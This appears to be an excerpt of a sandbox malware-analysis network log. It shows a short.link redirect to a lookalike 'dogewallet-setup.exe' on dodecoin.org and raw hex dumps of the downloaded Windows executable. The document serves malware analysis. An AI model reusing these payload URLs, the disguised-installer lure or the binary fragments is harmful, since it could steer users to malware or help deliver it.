2021-12-31 18:08:35 UTC	1478	IN	Data Raw: 31 da 9f db 88 32 ef bb b2 00 39 db 8b da 9f 32 ef bb b2 00 36 31 da ab 32 ef bb b2 00 39 db 84 ef bb ac 32 ef bb b2 00 db 84 da bf e6 96 af 32 ef bb b2 00 39 ef ad a2 e5 84 bf 32 ef bb b2 00 e6 b3 a2 e5 a4 a7 da bf 32 ef bb b2 00 e6 b3 a2 da 96 31 33 ef bb b2 00 e6 b3 a2 ef ba 81 ef ba 88 33 ef bb b2 00 da bf da aa da 91 33 ef bb b2 00 d9 b1 e5 85 8b da 96 33 ef bb b2 00 39 db 85 e7 95 99 33 ef bb b2 00 35 ef ba 87 ef ad a2 33 ef bb b2 00 db 93 db 88 da ab 33 ef bb b2 00 33 d9 b7 da bf 33 ef bb b2 00 d9 af 31 31 34 ef bb b2 00 31 da 94 db 88 34 ef bb b2 00 d9 af da 96 da 93 34 ef bb b2 00 ef ba 81 da 96 db 93 34 ef bb b2 00 ef bb 90 ef bb b2 e7 95 99 34 ef bb b2 00 da 93 38 ef bb ac 34 ef bb b2 00 e5 a4 a7 e5 9f 83 e6 96 af 34 ef bb b2 00 d9 b1 da aa 33 Data Ascii: 12926129229221333393533331141444484 43
2021-12-31 18:08:35 UTC	1494	IN	Data Raw: b7 39 d9 b7 37 e8 89 be 00 ef ad a2 da 8b ef bb 8c 38 e8 89 be 00 ef bb ac da 9f ef bb 90 38 e8 89 be 00 e8 89 be ef ad a2 da 94 38 e8 89 be 00 d9 b7 e8 89 be d9 b7 38 e8 89 be 00 d9 b1 ef ba 88 e5 84 bf 38 e8 89 be 00 e5 9f 83 da 96 30 39 e8 89 be 00 32 d9 ba 38 39 e8 89 be 00 da 8b e5 84 bf 38 39 e8 89 be 00 e5 85 8b da 9f 39 39 e8 89 be 00 e5 84 bf ef bb ac 39 39 e8 89 be 00 33 33 e5 9f 83 39 e8 89 be 00 e8 b1 86 ef bb ac db 88 39 e8 89 be 00 da aa ef ba 81 ef bb 8c 39 e8 89 be 00 e6 96 af db 8b da 9f 39 e8 89 be 00 d9 af 37 e5 a4 a7 39 e8 89 be 00 ef bb 8c da ab e6 96 af 39 e8 89 be 00 da 99 e6 96 af db b6 39 e8 89 be 00 38 e6 b3 a2 e5 84 bf 39 e8 89 be 00 d9 b7 ef bb ac 36 ef ba 81 e8 89 be 00 e6 96 af e5 9f 83 e5 9f 83 ef ba 81 e8 89 be 00 ef bb ac Data Ascii: 9788888092898999993399997999896
2021-12-31 18:08:35 UTC	1510	IN	Data Raw: 49 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 45 00 41 00 49 00 76 00 4d 00 4c 00 55 00 77 00 75 00 44 00 58 00 49 00 50 00 7a 00 69 00 30 00 44 00 41 00 43 00 5a 00 56 00 4d 00 38 00 6b 00 4b 00 41 00 41 00 41 00 41 00 00 51 48 00 34 00 73 00 49 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 45 00 41 00 43 00 73 00 4c 00 63 00 2f 00 51 00 4b 00 79 00 55 00 67 00 4c 00 6a 00 77 00 77 00 48 00 41 00 4e 00 79 00 4a 00 54 00 4d 00 73 00 4b 00 41 00 41 00 41 00 41 00 00 51 48 00 34 00 73 00 49 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 45 00 41 00 48 00 50 00 32 00 44 00 53 00 35 00 31 00 4c 00 79 00 78 00 4f 00 4c 00 6e 00 59 00 48 00 41 00 49 00 70 00 4d 00 66 00 64 00 55 00 4b 00 41 00 41 00 41 00 41 00 00 51 48 00 34 00 73 00 49 00 41 00 41 00 41 00 41 Data Ascii: IAAAAAAAEAIvMLUwuDXIPzi0DACZVM8kKAAAAQH4sIAAAAAAAEACsLc/QKyUgLjwwHANyJTMsKAAAAQH4sIAAAAAAAEAHP2DS51LyxOLnYHAIpMfdUKAAAAQH4sIAAAA

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:35 UTC	1526	IN	Data Raw: 30 1e 17 0d 31 30 30 37 30 31 32 31 33 36 35 35 5a 17 0d 32 35 30 37 30 31 32 31 34 36 35 35 5a 30 7c 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 13 30 11 06 03 55 04 08 13 0a 57 61 73 68 69 6e 67 74 6f 6e 31 10 30 0e 06 03 55 04 07 13 07 52 65 64 6d 6f 6e 64 31 1e 30 1c 06 03 55 04 0a 13 15 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 31 26 30 24 06 03 55 04 03 13 1d 4d 69 63 72 6f 73 6f 66 74 20 54 69 6d 65 2d 53 74 61 6d 70 20 50 43 41 20 32 30 31 30 30 82 01 22 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82 01 0f 00 30 82 01 0a 02 82 01 01 00 a9 1d 0d bc 77 11 8a 3a 20 ec fc 13 97 f5 fa 7f 69 94 6b 74 54 10 d5 a5 0a 00 82 85 fb ed 7c 68 4b 2c 5f c5 c3 e5 61 c2 76 b7 3e 66 2b 5b f0 15 53 27 04 31 1f 41 1b 1a 95 1d ce 09 13 8e 7c 61 Data Ascii: 0100701213655Z250701214655Z0|10UUS10UWashington10URedmond10UMicrosoft Corporation1&0$UMicrosoft Time-Stamp PCA 20100"0*H0w: iktT|hK,_av>f+[S'1A|a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49855	172.67.158.215	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:36 UTC	1529	OUT	GET /u8txqc HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: short.link
2021-12-31 18:08:36 UTC	1529	IN	HTTP/1.1 307 Temporary Redirect Date: Fri, 31 Dec 2021 18:08:36 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/7.4.24 location: https://dodecoin.org/dogewallet-setup.exe CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Ie5a0lfHmYa8sww3t2qZXkagRdzd3bWSV1mLvdpLjrOyBx%2Bz48nCOLOSQni90i5ObBXNbAx1%2F8ODGWwdDjBkQQka%2F6KcR%2B%2BDb7iEAV9rGKLKwrmqYmTf1Vx0wgNh"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6c657441deba690a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-12-31 18:08:36 UTC	1530	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49858	164.132.207.80	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:37 UTC	1530	OUT	GET /dogewallet-setup.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: dodecoin.org
2021-12-31 18:08:37 UTC	1530	IN	HTTP/1.1 200 OK Last-Modified: Fri, 31 Dec 2021 15:24:20 GMT Content-Type: application/x-msdownload Content-Length: 592384 Accept-Ranges: bytes Date: Fri, 31 Dec 2021 18:08:37 GMT Server: LiteSpeed Alt-Svc: quic=":443"; ma=2592000; v="35,39,43,44" Connection: close
2021-12-31 18:08:37 UTC	1530	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 86 9c be ec c2 fd d0 bf c2 fd d0 bf c2 fd d0 bf 11 8f d3 be cf fd d0 bf 11 8f d5 be 65 fd d0 bf 11 8f d4 be d4 fd d0 bf 90 88 d4 be d3 fd d0 bf 90 88 d3 be d6 fd d0 bf 90 88 d5 be 89 fd d0 bf 11 8f d1 be c7 fd d0 bf c2 fd d1 bf a3 fd d0 bf 77 88 d5 be c3 fd d0 bf 77 88 2f bf c3 fd d0 bf 77 88 d2 be c3 fd d0 bf 52 69 63 68 c2 fd d0 bf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$eww/wRich
2021-12-31 18:08:37 UTC	1538	IN	Data Raw: 20 6c 00 00 6a 00 ff d7 6a 00 6a 00 68 20 6c 00 00 6a 00 ff d7 6a 00 6a 00 68 d9 77 00 00 6a 00 ff 15 48 d1 41 00 ff d6 8d 05 08 b0 42 00 50 8d 9d 70 f8 ff ff 6a 00 ff 35 00 b0 42 00 b9 01 00 00 00 69 d1 81 01 00 00 03 d3 ff d2 e9 88 00 00 00 68 24 d4 41 00 68 90 5f 44 00 e8 70 e4 ff ff 8b f0 83 c4 08 8b 0e 8b 49 04 8b 4c 31 30 8b 49 04 89 8d 44 f8 ff ff 8b 11 ff 52 04 8d 85 40 f8 ff ff c7 45 fc 00 00 00 00 50 e8 11 e7 ff ff 83 c4 04 8b c8 8b 10 6a 0a 8b 42 20 ff d0 8b 8d 44 f8 ff ff 88 85 6c f8 ff ff c7 45 fc ff ff ff ff 85 c9 74 11 8b 01 ff 50 08 85 c0 74 08 8b 10 8b c8 6a 01 ff 12 ff b5 6c f8 ff ff 8b ce e8 5e fa ff ff 8b ce e8 87 f8 ff ff 33 c0 8b 4d f4 64 89 0d 00 00 00 00 59 5f 5e 5b 8b 4d f0 33 cd e8 5c 24 00 00 8b e5 5d c3 33 c0 57 8b f9 40 f0 0f Data Ascii: ljjjh ljjjhwjHABPpj5Bih$Ah_DpIL10IDR@EPjB DlEtPtjl^3MdY_^[M3\$]3W@

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:37 UTC	1546	IN	Data Raw: 00 77 13 e8 98 08 00 00 8b dc 85 db 74 1e c7 03 cc cc 00 00 eb 13 50 e8 df 45 00 00 8b d8 59 85 db 74 09 c7 03 dd dd 00 00 83 c3 08 89 5d f4 85 db 0f 84 05 01 00 00 57 53 56 ff 75 10 6a 01 ff 75 20 ff 15 54 d0 41 00 85 c0 0f 84 ec 00 00 00 33 c0 50 50 50 50 50 57 53 ff 75 0c ff 75 08 ff 15 5c d0 41 00 8b f0 85 f6 0f 84 cd 00 00 00 ba 00 04 00 00 85 55 0c 74 30 8b 45 1c 85 c0 0f 84 ba 00 00 00 3b f0 0f 8f b2 00 00 00 6a 00 6a 00 6a 00 50 ff 75 18 57 53 ff 75 0c ff 75 08 ff 15 5c d0 41 00 e9 95 00 00 00 8d 04 36 8d 48 08 3b c1 1b c0 23 c1 74 73 3b c2 77 13 e8 e0 07 00 00 8b fc 85 ff 74 1e c7 07 cc cc 00 00 eb 13 50 e8 27 45 00 00 8b f8 59 85 ff 74 09 c7 07 dd dd 00 00 83 c7 08 89 7d f8 85 ff 74 43 6a 00 6a 00 6a 00 56 57 ff 75 f0 53 ff 75 0c ff 75 08 ff 15 Data Ascii: wtPEYt]WSVuju TA3PPPPPWSuu\AUt0E;jjjPuWSuu\A6H;#ts;wtP'EYt}tCjjjVWuSuu
2021-12-31 18:08:37 UTC	1554	IN	Data Raw: 0f 85 b9 03 00 00 8b 46 14 3b 42 14 74 55 0f b6 f8 0f b6 42 14 2b f8 75 18 0f b6 7e 15 0f b6 42 15 2b f8 75 0c 0f b6 7e 16 0f b6 42 16 2b f8 74 10 33 c9 85 ff 0f 9f c1 8d 0c 4d ff ff ff ff eb 1a 0f b6 4e 17 0f b6 42 17 2b c8 74 0e 33 c0 85 c9 0f 9f c0 8d 0c 45 ff ff ff ff 85 c9 0f 85 5c 03 00 00 8b 46 18 3b 42 18 74 55 0f b6 f8 0f b6 42 18 2b f8 75 18 0f b6 7e 19 0f b6 42 19 2b f8 75 0c 0f b6 7e 1a 0f b6 42 1a 2b f8 74 10 33 c9 85 ff 0f 9f c1 8d 0c 4d ff ff ff ff eb 1a 0f b6 4e 1b 0f b6 42 1b 2b c8 74 0e 33 c0 85 c9 0f 9f c0 8d 0c 45 ff ff ff ff 85 c9 0f 85 ff 02 00 00 8b 46 1c 3b 42 1c 74 55 0f b6 f8 0f b6 42 1c 2b f8 75 18 0f b6 7e 1d 0f b6 42 1d 2b f8 75 0c 0f b6 7e 1e 0f b6 42 1e 2b f8 74 10 33 c9 85 ff 0f 9f c1 8d 0c 4d ff ff ff ff eb 1a 0f b6 4e 1f Data Ascii: F;BtUB+u~B+u~B+t3MNB+t3E\F;BtUB+u~B+u~B+t3MNB+t3EF;BtUB+u~B+u~B+t3MN
2021-12-31 18:08:37 UTC	1562	IN	Data Raw: 6a 00 50 89 45 fc ff 15 bc d0 41 00 8b f0 85 f6 75 47 ff 15 00 d0 41 00 83 f8 57 75 28 8b 75 fc 6a 07 68 30 f4 41 00 56 e8 cb 5e 00 00 83 c4 0c 85 c0 74 11 6a 00 6a 00 56 ff 15 bc d0 41 00 8b f0 85 f6 75 14 83 c8 ff 87 03 83 c7 04 3b 7d 0c 75 8c 33 c0 5f 5e 5b c9 c3 8b c6 87 03 85 c0 74 07 56 ff 15 b4 d0 41 00 8b c6 eb e8 55 8b ec 8b 45 08 56 57 8d 3c 85 50 65 44 00 8b 07 83 ce ff 3b c6 74 2b 85 c0 75 29 ff 75 14 ff 75 10 e8 3f ff ff ff ff 59 59 85 c0 74 14 ff 75 0c 50 ff 15 b8 d0 41 00 85 c0 74 06 8b c8 87 0f eb 04 87 37 33 c0 5f 5e 5d c3 55 8b ec 56 68 48 f4 41 00 68 40 f4 41 00 68 48 f4 41 00 6a 00 e8 9d ff ff ff 8b f0 83 c4 10 85 f6 74 10 ff 75 08 8b ce ff 15 5c d1 41 00 ff d6 5e 5d c3 5e 5d ff 25 a4 d0 41 00 55 8b ec 56 68 5c f4 41 00 68 54 f4 41 00 68 Data Ascii: jPEAuGAWu(ujh0AV^tjjVAu;}u3_^[tVAUEVW<PeD;t+u)uu?YYtuPAt73_^]UVhHAh@AhHAjtu\A^]^]%AUVh\A hTAh
2021-12-31 18:08:37 UTC	1570	IN	Data Raw: ff ff 59 c3 8b ff 55 8b ec 51 53 56 8b f1 57 8b 06 8b 7e 04 8b 18 53 e8 3a 83 00 00 ff 76 04 88 45 fc 8b 06 ff 30 8b 46 10 ff 30 8b 46 0c ff 30 8b 46 08 ff 30 e8 8d 00 00 00 57 53 ff 75 fc 8b f0 e8 bc 83 00 00 83 c4 24 8b c6 5f 5e 5b c9 c3 8b ff 55 8b ec 83 ec 20 83 7d 0c 00 74 2b 83 7d 10 00 74 25 8b 4d 14 85 c9 75 22 8b 45 18 50 c6 40 1c 01 c7 40 18 16 00 00 00 33 c0 50 50 50 50 50 e8 7c e4 ff ff 83 c4 18 33 c0 c9 c3 8d 45 14 89 4d f8 89 45 e0 8b 45 18 89 45 e4 8d 45 08 89 45 e8 8d 45 0c 89 45 ec 8d 45 10 89 45 f0 8d 45 f8 50 8d 45 e0 89 4d f4 50 8d 45 f4 50 8d 4d ff e8 e4 fe ff ff c9 c3 8b ff 55 8b ec 83 ec 0c 53 56 57 8b 7d 0c 85 ff 74 2c 8b 75 10 85 f6 74 25 8b 4d 14 85 c9 75 25 8b 45 18 50 c6 40 1c 01 c7 40 18 16 00 00 00 33 c0 50 50 50 50 50 e8 00 Data Ascii: YUQSVW~S:vE0F0F0F0WSu$_^[U }t+}t%Mu"EP@@3PPPPP|3EMEEEEEEEEEEPEMPEPMUSVW}t,ut%M u%EP@@3PPPPP
2021-12-31 18:08:37 UTC	1578	IN	Data Raw: db 74 05 66 3b da 75 51 50 56 6a 10 8d 87 00 01 00 00 50 e8 d2 8b 00 00 83 c4 10 85 c0 75 42 8b 45 fc 6a 2c 59 66 3b d9 0f 84 19 ff ff ff 66 85 db 0f 84 10 ff ff ff 8b 75 f8 83 c6 02 40 68 68 00 42 00 56 89 45 fc e8 7b ae 00 00 59 59 6a 2c 5a 85 c0 0f 85 45 ff ff ff 83 c8 ff 5f 5e 5b c9 c3 33 db 53 53 53 53 53 e8 3f c5 ff ff cc 8b ff 55 8b ec 56 e8 f7 21 00 00 8b 55 08 8b f0 6a 00 58 8b 8e 50 03 00 00 f6 c1 02 0f 94 c0 40 83 fa ff 74 33 85 d2 74 36 83 fa 01 74 1f 83 fa 02 74 15 e8 0c e6 ff ff c7 00 16 00 00 00 e8 ce c4 ff ff 83 c8 ff eb 17 83 e1 fd eb 03 83 c9 02 89 8e 50 03 00 00 eb 07 83 0d 70 52 44 0 0 ff 5e 5d c3 8b ff 55 8b ec 56 8b 75 0c 85 f6 74 1f 8b 45 08 85 c0 74 18 3b c6 74 14 57 6a 2e 59 8b f8 f3 a5 83 60 0c 00 50 e8 74 ae 00 00 59 5f 5e 5d c3 Data Ascii: tf;uQPVjPuBEj,Yf;fu@hhBVE{YYj,ZE_^[3SSSSS?UV!UjXP@t3t6ttPpRD^]UVutEt;tWj.Y`PtY_^]
2021-12-31 18:08:37 UTC	1586	IN	Data Raw: e8 42 a6 ff ff 59 83 65 fc 00 6a 00 8b 45 0c 8b 00 ff 30 e8 0d 02 00 00 59 59 c7 45 fc fe ff ff ff e8 12 00 00 00 8b 4d f0 64 89 0d 00 00 00 00 59 5f 5e 5b c9 c2 0c 00 8b 45 10 ff 30 e8 4d a6 ff ff 59 c3 6a 08 68 e0 9a 42 00 e8 b0 6b ff ff 8b 45 08 ff 30 e8 ed a5 ff ff 59 83 65 fc 00 8b 4d 0c 8b 41 04 8b 00 ff 30 8b 01 ff 30 e8 b3 01 00 00 59 59 c7 45 fc fe ff ff ff e8 12 00 00 00 8b 4d f0 64 89 0d 00 00 00 00 59 5f 5e 5b c9 c2 0c 00 8b 45 10 ff 30 e8 f3 a5 ff ff 59 c3 8b ff 55 8b ec 83 ec 14 8b 45 08 33 c9 41 6a 43 89 48 18 8b 45 08 c7 00 40 fe 41 00 8b 45 08 89 88 50 03 00 00 8b 45 08 59 6a 05 c7 40 48 50 55 44 00 8b 45 08 66 89 48 6c 8b 45 08 66 89 88 72 01 00 00 8d 4d ff 8b 45 08 83 a0 4c 03 00 00 00 8d 45 08 89 45 f0 58 89 45 f8 89 45 ec 8d 45 f8 50 Data Ascii: BYejE0YYEMdY_^[E0MYjhBkE0YeMA00YYEMdY_^[E0YUE3AjCHE@AEPEYj@HPUDEfHlEfrMELEEXEEEP
2021-12-31 18:08:37 UTC	1594	IN	Data Raw: 43 8b c6 8b d6 83 e0 3f c1 fa 06 6b c8 38 8b 04 95 20 69 44 00 f6 44 08 28 01 74 28 8d 45 08 89 75 f8 89 45 ec 8d 4d ff 8b 45 0c 89 45 f0 8d 45 f8 50 8d 45 ec 89 75 f4 50 8d 45 f4 50 e8 f9 fe ff ff eb 28 8b 45 0c 33 c9 50 51 51 51 c6 40 24 01 51 89 48 20 c6 40 1c 01 51 c7 40 18 09 00 00 00 e8 9c 84 ff ff 83 c4 18 83 c8 ff 5e c9 c3 8b ff 55 8b ec 56 57 8b 7d 08 57 e8 a2 61 00 00 59 83 f8 ff 75 04 33 f6 eb 4e a1 20 69 44 00 83 ff 01 75 09 f6 80 98 00 00 00 01 75 0b 83 ff 02 75 1c f6 40 60 01 74 16 6a 02 e8 73 61 00 00 6a 01 8b f0 e8 6a 61 00 00 59 59 3b c6 74 c8 57 e8 5e 61 00 00 59 50 ff 15 00 d1 41 00 85 c0 75 b6 ff 15 00 d0 41 00 8b f0 57 e8 b3 60 00 00 59 8b cf 83 e7 3f c1 f9 06 6b d7 38 8b 0c 8d 20 69 44 00 c6 44 11 28 00 85 f6 74 10 ff 75 0c 56 e8 79 Data Ascii: C?k8 iDD(t(EuEMEEEPEuPEP(E3PQQQ@$QH @Q@^UVW}WaYu3N iDuuu@`tjsajjaYY;tW^aYPAuAW`Y?k8 iDD(tuVy
2021-12-31 18:08:37 UTC	1602	IN	Data Raw: c0 74 5c 8b 4d 10 39 4d ec 77 54 03 7d ec 8b 45 f8 8b 55 f0 8b 04 85 20 69 44 00 80 7c 02 28 00 7d ab 80 7d ff 02 74 17 d1 e9 51 ff 75 0c 57 53 ff 75 08 e8 f9 f9 ff ff 83 c4 14 8b f8 eb 8e d1 ef 80 7d e4 00 57 ff 75 e0 ff 75 08 74 0a e8 35 fb ff ff 83 c4 0c eb e3 e8 2c f8 ff ff eb f4 ff 15 00 d0 41 00 6a 05 5f 3b c7 75 17 e8 41 86 ff ff c7 00 09 00 00 00 e8 23 86 ff ff 89 38 e9 47 ff ff ff 83 f8 6d 0f 85 37 ff ff ff 33 ff e9 3a ff ff ff 33 c0 eb 1b e8 03 86 ff ff 83 20 00 e8 0e 86 ff ff c7 00 09 00 00 00 e8 d0 64 ff ff 83 c8 ff 5f 5b c9 c3 6a 18 68 40 9c 42 00 e8 3e 2b ff ff 8b 7d 08 83 ff fe 75 1b 8b 45 18 c6 40 24 01 83 60 20 00 c6 40 1c 01 c7 40 18 09 00 00 00 e9 e0 00 00 00 85 ff 0f 88 b3 00 00 00 3b 3d 20 6b 44 00 0f 83 a7 00 00 00 8b cf c1 e9 06 89 Data Ascii: t\M9MwT}EU iD|(}}tQuWSu}Wuut5,Aj_;uA#8Gm73:3 d_[jh@B>+}uE@$` @@;= kD
2021-12-31 18:08:37 UTC	1610	IN	Data Raw: ff ff 40 74 08 c6 85 70 ff ff ff 00 c3 c6 85 70 ff ff ff 00 dc 05 fe 0e 42 00 c3 eb 03 cc cc cc d9 c9 8d a4 24 00 00 00 00 8d a4 24 00 00 00 00 db bd 62 ff ff ff db ad 62 ff ff ff f6 85 69 ff ff ff 40 74 09 c6 85 70 ff ff ff 00 eb 07 c6 85 70 ff ff ff 00 de c1 c3 8d a4 24 00 00 00 00 90 db bd 62 ff ff ff db ad 62 ff ff ff f6 85 69 ff ff ff 40 74 20 d9 c9 db bd 62 ff ff ff db ad 62 ff ff ff f6 85 69 ff ff ff 40 74 09 c6 85 70 ff ff ff 00 eb 07 c6 85 70 ff ff ff 01 de c1 c3 90 dd d8 dd d8 db 2d e0 0e 42 00 80 bd 70 ff ff ff 00 7f 07 c6 85 70 ff ff ff 01 0a c9 c3 8d 49 00 dd d8 dd d8 db 2d f4 0e 42 00 0a ed 74 02 d9 e0 0a c9 74 08 dd 05 06 0f 42 00 de c9 c3 0a c9 74 02 d9 e0 c3 cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 83 c4 e0 89 45 e0 8b 45 18 89 45 f0 Data Ascii: @tppB$$bbi@tpp$bbi@t bbi@tpp-BppI-BttBtUEEE
2021-12-31 18:08:37 UTC	1618	IN	Data Raw: ec 51 51 53 56 6a 38 6a 40 e8 5f 8d ff ff 8b f0 33 db 89 75 f8 59 59 85 f6 75 04 8b f3 eb 4b 8d 86 00 0e 00 00 3b f0 74 41 57 8d 7e 20 8b f0 53 68 a0 0f 00 00 8d 47 e0 50 e8 53 8b ff ff 83 4f f8 ff 80 67 0d f8 89 1f 8d 7f 38 89 5f cc 8d 47 e0 c7 47 d0 00 00 0a 0a c6 47 d4 0a 89 5f d6 88 5f da 3b c6 75 c9 8b 75 f8 5f 53 e8 eb 84 ff ff 59 8b c6 5e 5b c9 c3 8b ff 55 8b ec 56 8b 75 08 85 f6 74 25 53 8d 9e 00 0e 00 00 57 8b fe 3b f3 74 0e 57 ff 15 48 d0 41 00 83 c7 38 3b fb 75 f2 56 e8 b5 84 ff ff 59 5f 5b 5e 5d c3 6a 10 68 00 9d 42 00 e8 48 eb fe ff 81 7d 08 00 20 00 00 72 21 e8 ec 45 ff ff 6a 09 5e 89 30 e8 af 24 ff ff 8b c6 8b 4d f0 64 89 0d 00 00 00 00 59 5f 5e 5b c9 c3 33 f6 89 75 e4 6a 07 e8 59 25 ff ff 59 89 75 fc 8b fe a1 20 6b 44 00 89 7d e0 39 45 08 Data Ascii: QQSVj8j@_3uYYuK;tAW~ ShGPSOg8_GGG__;uu_SY^[UVut%SW;tWHA8;uVY_[^]jhBH} r!Ej^0$MdY_^[3ujY% Yu kD}9E

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:37 UTC	1626	IN	Data Raw: 33 c0 eb b1 33 c0 eb a5 33 c0 39 43 60 75 39 39 43 5c 74 34 8d 85 0c ff ff ff 50 ff 73 50 e8 01 c9 ff ff 59 59 85 c0 75 1f 57 33 db 53 56 e8 66 02 00 00 83 c4 0c 85 c0 74 0e 81 0f 00 01 00 00 39 5f 04 75 03 89 77 04 8b 07 c1 e8 02 f7 d0 83 e0 01 eb 05 33 c0 89 07 40 8b 4d fc 5f 5e 33 cd 5b e8 e9 c4 fe ff c9 c2 04 00 8b ff 55 8b ec 81 ec f4 00 00 00 a1 20 50 44 00 33 c5 89 45 fc 53 56 8b 75 08 57 e8 e6 61 ff ff 8b d8 e8 df 61 ff ff 56 8b b8 4c 03 00 00 e8 a2 00 00 00 59 8b 4b 60 8b f0 f7 d9 8d 85 0c ff ff ff 6a 78 1b c9 81 e1 02 f0 ff ff 50 81 c1 01 10 00 00 51 56 ff 15 ec d0 41 00 85 c0 75 05 21 07 40 eb 61 8d 85 0c ff ff ff 50 ff 73 50 e8 48 c8 ff ff 59 59 8b 4b 60 85 c0 75 09 85 c9 75 32 57 6a 01 eb 20 85 c9 75 32 39 4b 5c 74 2d 8d 85 0c ff ff ff 50 ff Data Ascii: 3339C`u99C\t4PsPYYuW3SVft9_uw3@M_^3[U PD3ESVuWaaVLYK`jxPQVAu!@aPsPHYYK`uu2Wj u29K\t-P
2021-12-31 18:08:37 UTC	1634	IN	Data Raw: 06 ff ff c7 00 16 00 00 00 e8 71 e5 fe ff b8 ff ff ff 7f e9 83 00 00 00 56 8b 75 10 85 f6 75 04 33 c0 eb 76 ff 75 14 8d 4d ec e8 96 06 ff ff 8b 45 f0 83 b8 a8 00 00 00 00 75 0f 56 53 57 e8 ee fe ff ff 83 c4 0c 8b c8 eb 3e 0f b7 07 8d 4d f0 51 50 8d 7f 02 e8 8b a8 ff ff 0f b7 c0 8d 4d f0 89 45 fc 0f b7 03 8d 5b 02 51 50 e8 75 a8 ff ff 8b 55 fc 83 c4 10 0f b7 c0 8b ca 2b c8 75 09 85 d2 74 05 83 ee 01 75 c2 80 7d f8 00 74 0a 8b 45 ec 83 a0 50 03 00 00 fd 8b c1 5e 5b 5f c9 c3 8b ff 55 8b ec 83 7d 08 00 75 15 e8 03 06 ff ff c7 00 16 00 00 00 e8 c5 e4 fe ff 83 c8 ff 5d c3 ff 75 08 6a 00 ff 35 2c 6c 44 00 ff 15 20 d0 41 00 5d c3 8b ff 55 8b ec 83 ec 28 a1 20 50 44 00 33 c5 89 45 fc 8b 4d 0c 8b 45 18 53 8b 5d 08 56 8b 75 14 89 4d e0 89 45 e4 57 85 f6 75 05 be 34 Data Ascii: qVuu3vuMEuVSW>MQPME[QPuU+utu}tEP^[_U}u]uj5,lD A]U(PD3EMES]VuMEWu4
2021-12-31 18:08:37 UTC	1642	IN	Data Raw: 23 76 e2 ab 7c 66 73 f4 09 69 64 69 f3 d2 6d 56 41 12 1f 21 0c 12 20 0c 01 11 fd 3c ec 3e 1d 6e 36 3c 2d 27 1e 4a 00 fe 3c ea 2b 1d 46 1f ed 23 e3 58 02 78 1b 12 10 1f ef 32 ef 55 b3 11 fd 34 ee 00 fe 4d f8 0f 27 f1 31 d9 0c 03 21 00 fa 32 d2 4a a4 00 fe 45 de db 04 dc 24 1f ef 02 f7 00 fa 0a e6 1f ed 33 ef 66 e1 1b db 1e fd 04 fa 11 f0 1b ed 11 fd 0c c0 00 fe 4d c0 30 c8 05 de 1f ef 0a d5 00 fa 22 da 1f ed 2b c7 66 e1 2b f3 1e fd 04 d2 9f 5d 99 8c 88 ff 81 e9 23 ff 50 80 4f be 87 8b f2 be b0 fc 4e 8c 88 8b 00 5e 5a 70 8d 2d 92 86 fd 58 86 99 88 00 2c f9 7c fd fc 88 98 88 ff e5 13 99 f1 f1 89 98 88 86 eb 36 cf fd fc 90 98 88 ff e5 13 c5 f1 f1 81 98 88 86 eb 36 ab fd fc 98 98 88 ff e5 d3 35 87 8b 86 ef f2 79 99 8c 88 f9 3c b4 a1 f2 30 97 a9 be 96 4c fa 6a Data Ascii: #v|fsidimVA! <>n6<-'J<+F#Xx2U4M'1!2JE$3fM0"+f+]#PON^Zp-X,|665y<0Lj
2021-12-31 18:08:37 UTC	1650	IN	Data Raw: 10 00 10 00 10 00 10 00 10 00 10 00 10 00 10 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00 10 00 10 00 10 00 10 00 10 00 10 00 10 00 81 00 81 00 81 00 81 00 81 00 81 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 10 00 10 00 10 00 10 00 10 00 82 00 82 00 82 00 82 00 82 00 82 00 02 00 10 00 10 00 10 00 10 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 